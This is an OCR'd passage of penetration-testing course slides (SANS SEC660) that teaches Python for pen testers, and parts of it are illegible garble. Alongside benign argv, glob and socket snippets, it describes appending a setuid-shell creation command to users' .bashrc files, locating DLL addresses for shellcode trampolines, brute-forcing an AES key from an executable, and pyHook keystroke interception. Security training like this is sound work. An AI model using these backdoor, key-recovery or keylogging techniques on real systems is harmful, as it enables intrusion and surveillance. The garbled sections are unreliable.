
inmiig(ED>odls0(0s hsrrerbx(s yrshpme))o\ratsr1dp(d0(nrss"a(Polasxp(

Useful Snippets – file I/O

This slide includes two examples of working with files in Python.

The first example creates a file object "infile" as the output of the open() function, reading from the /etc/passwd file in read-only mode ("r"). We can iterate over the contents of the file one line at a time in a for loop, each time splitting the line into a list of elements separated by the colon. For each line, the second element of the passwd file (the UID) is examined to determine if it is equal to 0, identifying privileged user accounts.

The second example uses the os.popen function to call the Linux "find" utility, returning a file handle containing the output of the tool. We iterate the contents of this output as well, each time opening the discovered ".bashrc" files for reading and writing ("r+") and append an additional shell command to the file to create a setuid shell in /tmp before closing the file.



[illegible]

```
[illegible]
                                                              in quotes\""
    sys.exit(1)
print "Contacting server ..."
```

```
C:\dev>python cmdex1.py
Usage: tool.py host port "message in quotes"
C:\dev>python cmdex1.py 1.1.1.1 23
Usage: tool.py host port "message in quotes"
C:\dev>python cmdex1.py 1.1.1.1 23 "Hello, World"
Contacting server ...
C:\dev>python cmdex1.py 1.1.1.1 23 "Hello, World" Foo
Usage: tool.py host port "message in quotes"
```

Globbing happens at the shell on Linux/Unix (*.dll)

```
import sys
# This tool processes all command-line arguments
# The name of the script (sys.argv[0]) is skipped
for arg in sys.argv[1:]:
        print "Processing argument " + arg
```

Useful Snippets – Command-Line Parameters

This slide includes two examples of working with command-line parameters in Python.

The first example demonstrates a common tool requirement to accept a fixed number of command-line arguments from the user. Command-line arguments in Python are contained in the argv list in the sys namespace (e.g., sys.argv). The first element of the list (argv[0]) is the name of the script itself; subsequent list elements represent each of the additional command-line parameters.

In the first example, we check the length of the sys.argv variable. The tool requires three arguments, so the length of sys.argv must be 4 (three arguments plus the first element of the list representing the script name). If the length of the argv list is not 4, then we print help information and exit.

In the use of this script, we can see that running the script with no arguments (the first example) or too few arguments (the second example) causes the help line to display. When three arguments are specified, the tool does not print the help and exits, continuing program execution. Note that a command-line argument of a string with spaces enclosed in quotes is treated as one argument (e.g. "Hello, World"). When more than three command-line arguments are specified, the tool rejects the input and displays the help message.

This technique works well for a limited number of fixed order arguments, but sometimes your tool may require a variable number of arguments. The second script example on this slide shows the use of a for loop to iterate the command-line argument list. Since we do not want to process the script name as an argument, the for loop iterates over the sys.argv[1:] portion of the list, starting with the first element until the end of the list. The example below shows sample output from this tool:


```
C:\dev>python cmdex2.py one two 1 3.1337
Processing argument one
Processing argument two
Processing argument 1
Processing argument 3.1337
```

Globbing is a shell function on Linux/Unix systems. When the user specifies a wildcard in the tool, the shell expands (or globs) the matching list of files before passing them as command-line arguments. A for loop as shown in the second example is perfect on a platform that performs globbing, since the tool will receive each of the globbed filenames as an individual command-line parameter.

Note that Windows does not perform globbing; if a user specifies "*.dll" on Windows, the string "*.dll" is passed as a command-line argument. Instead, we can use the glob namespace glob method (e.g. glob.glob()) to get similar functionality on Windows systems, giving end-users similar functionality on Windows or Linux systems:

```
>>> import glob
>>> print glob.glob("*.py")
['cmdex1.py', 'cmdex2.py', 'dll.py', 'fuzzable-ftp.py', 'ivcoltest.py', 'pls.py', 'wimax-scanner.py']
```

Note the glob.glob() method takes a string as the input; glob.glob() cannot take a list as an input. Therefore, you would specify "glob.glob([sys.argv[1])", but not "glob.glob(sys.argv)".



[illegible]

```
C:\dev>python dll.py c:\windows\system32\NAPCRYPT.DLL

C:\WINDOWS\SYSTEM32\NAPCRYPT.DLL
0x73850000 Load Address
0x73851000 Text Segment
```


TIP

ctypes allows us to call any Windows oemfunctions from within Python.

This script identifies the load address of a DLL when searching for a trampoline address within a given page offset.

Useful Snippets – ctypes

The script on this slide, contributed by Steve Sims, demonstrates the use of the ctypes module. The ctypes module allows us to load Windows DLL files as libraries (`windll.LoadLibrary(DLLname)`). After loading the named library, the script calls the Windows GetModuleHandleA() function to identify the DLL load address and text segment, both of which are useful when searching for a DLL within a memory page offset for shellcode trampoline attacks.



lm l)o lfoA (TTl dmfo mmlholdmfo


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("www.sans.org", 80)) # host and port in a () tuple
s.send('GET / HTTP/1.1\r\nHost: www.sans.org\r\n\r\n')
data = s.recv(1024)
s.close()
print data


# cat ntpping.py
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(("time.apple.com", 123))
s.send('\xe3' + "\x00"*47)  # Empty NTPv4 client request message
(resp, src) = s.recvfrom(8) # returns a () tuple with remote IP
for i in xrange(0,len(resp)):
        print "0x%02x"%ord(resp[i]),
print
# python ntpping.py
0x24 0x02 0x00 0xef 0x00 0x01 0x4f
```

SANS

Useful Snippets – sockets

Sockets are a concept often used in networking where we want to send or receive data over a network port using TCP or UDP. The first example on this slide creates a TCP socket of type SOCK_STREAM (TCP), then uses the socket to connect to www.sans.org:80 before sending and receiving data.

The second example is similar, this time creating a UDP socket on the NTP port (UDP/123) to time.apple.com. A minimal NTP client packet is sent to the server, soliciting a response as shown.



Useful Snippets – Crypto

```
K,(       R(!  2–  ,Y     –(,!
  –  Y,bYk!z uik  hkY ik  )ik Kik  ik  zik? ik  Ykh  ik  kK kC k  ik  ?
  kK)ik zikY  ikh)ik  )ik C  kYKikKC  )ik   k?  ik?  ik)?i k  ik  ?ik Cik  ik

K  z (–Y  f  ! h(DkYkY     , y
  YRQ–?  zY   I,Y?) f y
  YRQh?Y–Y z –Y f YRQ?hYy

K(  (KKQ!    T?  FY    YRQh?Y–Y        y
    Y z        Y   YRQ?hY  (KKQYKKQY!                w   uik      u
    – z  Y)Yh,  –bfh  –  Y,kY y
    !, R
        –k)Yh()Y    L K   y
    YkU  –!    2h()Y  YU()Y(,„d
          (  2 LY
    –,  )b    2 FLYQQQ ––?2  !Yk!   i Qu   f(KKQYb   –y
```

Search through a file to identify the encryption key used by an application; keep decrypting until the plaintext content is printable.

```
# ls -l tmcom.exe
-rwxr--r-- 1 root 487565 2013-07-18 13:42 tmcom.exe
# python keyfind.py
454129 guesses, plaintext:
{ "ntok:" { "token": "nOhND4fLpI=" }, }
```

Useful Snippets – Crypto


Python has many third-party and built-in modules to enhance and simplify tasks. For example, the PyCrypto module by Dwayne C. Litzenberger (https://www.dlitz.net/software/pycrypto/) allows you to use several cryptographic routines in various modes of operation without significant complexity.

For example, this author was recently engaged in a penetration test to evaluate a third-party product that used AES 128-bit encryption in CBC mode to protect the confidentiality of network traffic from a server component to a networked control system appliance. With access to the network, it was possible to identify the content of encrypted packets, as shown in the "ciphertext" variable on this page.

Through available documentation and the observation of network traffic, my team determined that the system was using a weak Initialization Vector (IV) when encrypting data (through guesswork, we identified the IV as all zeros). What we did not know was the key used to encrypt traffic.

With access to the software from the server, we wrote a quick Python script (shown on this page) to search through various software executables, using each 16-byte value in the EXE file as a potential key.

In the example on this page, we read the target executable into a string element "keyspace", and calculate the length of the data. For each 16-byte value (starting at bytes 0–15, then 1–16, etc.), we used the PyCrypto module to decrypt the ciphertext repeatedly. For this exercise, it was possible to identify successfully decrypted data by identifying the presence of a properly-decoded plaintext string (UTF8), but an alternative could be to write all decrypted content to unique files, differentiating properly decrypted data by performing entropy analysis on the decrypted data.



nain aa Phnnchltinn Ecntten

tpka ll stidssleatkl|vti dkn6liti nllstinltainlvglpnti
aaiileati il|alti diiti slk Al dvitaip|nti
tilsalati liti pkea i nadeb ag6til iiati ilnaWgdaliatilxti
aaiileati lPlinati nltin6ltiagvapnti
tpka llsti |alatidti*callback function*


- You define what you want to do when an event happens in a function
- You register the function with the event handler
- When the event is triggered, your code is executed

SANS SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 57

Pen Test Python: pyHook

Let's look at some more modules that are valuable when developing tools relating to pen test Python techniques. pyHook is a Python module developed by Peter Parente to simplify keyboard and mouse interception on Windows (https://sourceforge.net/projects/pyhook/). pyHook relies on the pywin32 project by Mark Hammond (https://sourceforge.net/projects/pywin32/) to intercept and send notifications of Windows events to your Python script.

pyHook relies on a callback function model, where you define your code's functionality in a function that is registered with and later invoked by a system handler when a specific event is triggered. This is a common technique in programming languages where you are responding to an event (such as a keystroke press), as opposed to constantly polling a resource and wasting system resources.



```
import pythoncom, pyHook

# This is the callback function
def OnMouseEvent(event):
    print 'MessageName:',event.MessageName
    print 'Message:',event.Message
    print 'Time:',event.Time
    print 'Window:',event.Window
    print 'WindowName:',event.WindowName
    print 'Position:',event.Position
    print 'Wheel:',event.Wheel
    print 'Injected:',event.Injected
    print '---'
    return True

hm = pyHook.HookManager()
# Register the callback function with the
# event handler
hm.MouseAll = OnMouseEvent
# Hook the event
hm.HookMouse()
# Send Windows events to script to handle
pythoncom.PumpMessages()
```


```
import pythoncom, pyHook

def OnKeyboardEvent(event):
    print 'MessageName:',event.MessageName
    print 'Message:',event.Message
    print 'Time:',event.Time
    print 'Window:',event.Window
    print 'WindowName:',event.WindowName
    print 'Ascii:', event.Ascii, chr(event.Ascii)
    print 'Key:', event.Key
    print 'KeyID:', event.KeyID
    print 'ScanCode:', event.ScanCode
    print 'Extended:', event.Extended
    print 'Injected:', event.Injected
    print 'Alt', event.Alt
    print 'Transition', event.Transition
    print '---'
    return True

hm = pyHook.HookManager()
hm.KeyDown = OnKeyboardEvent
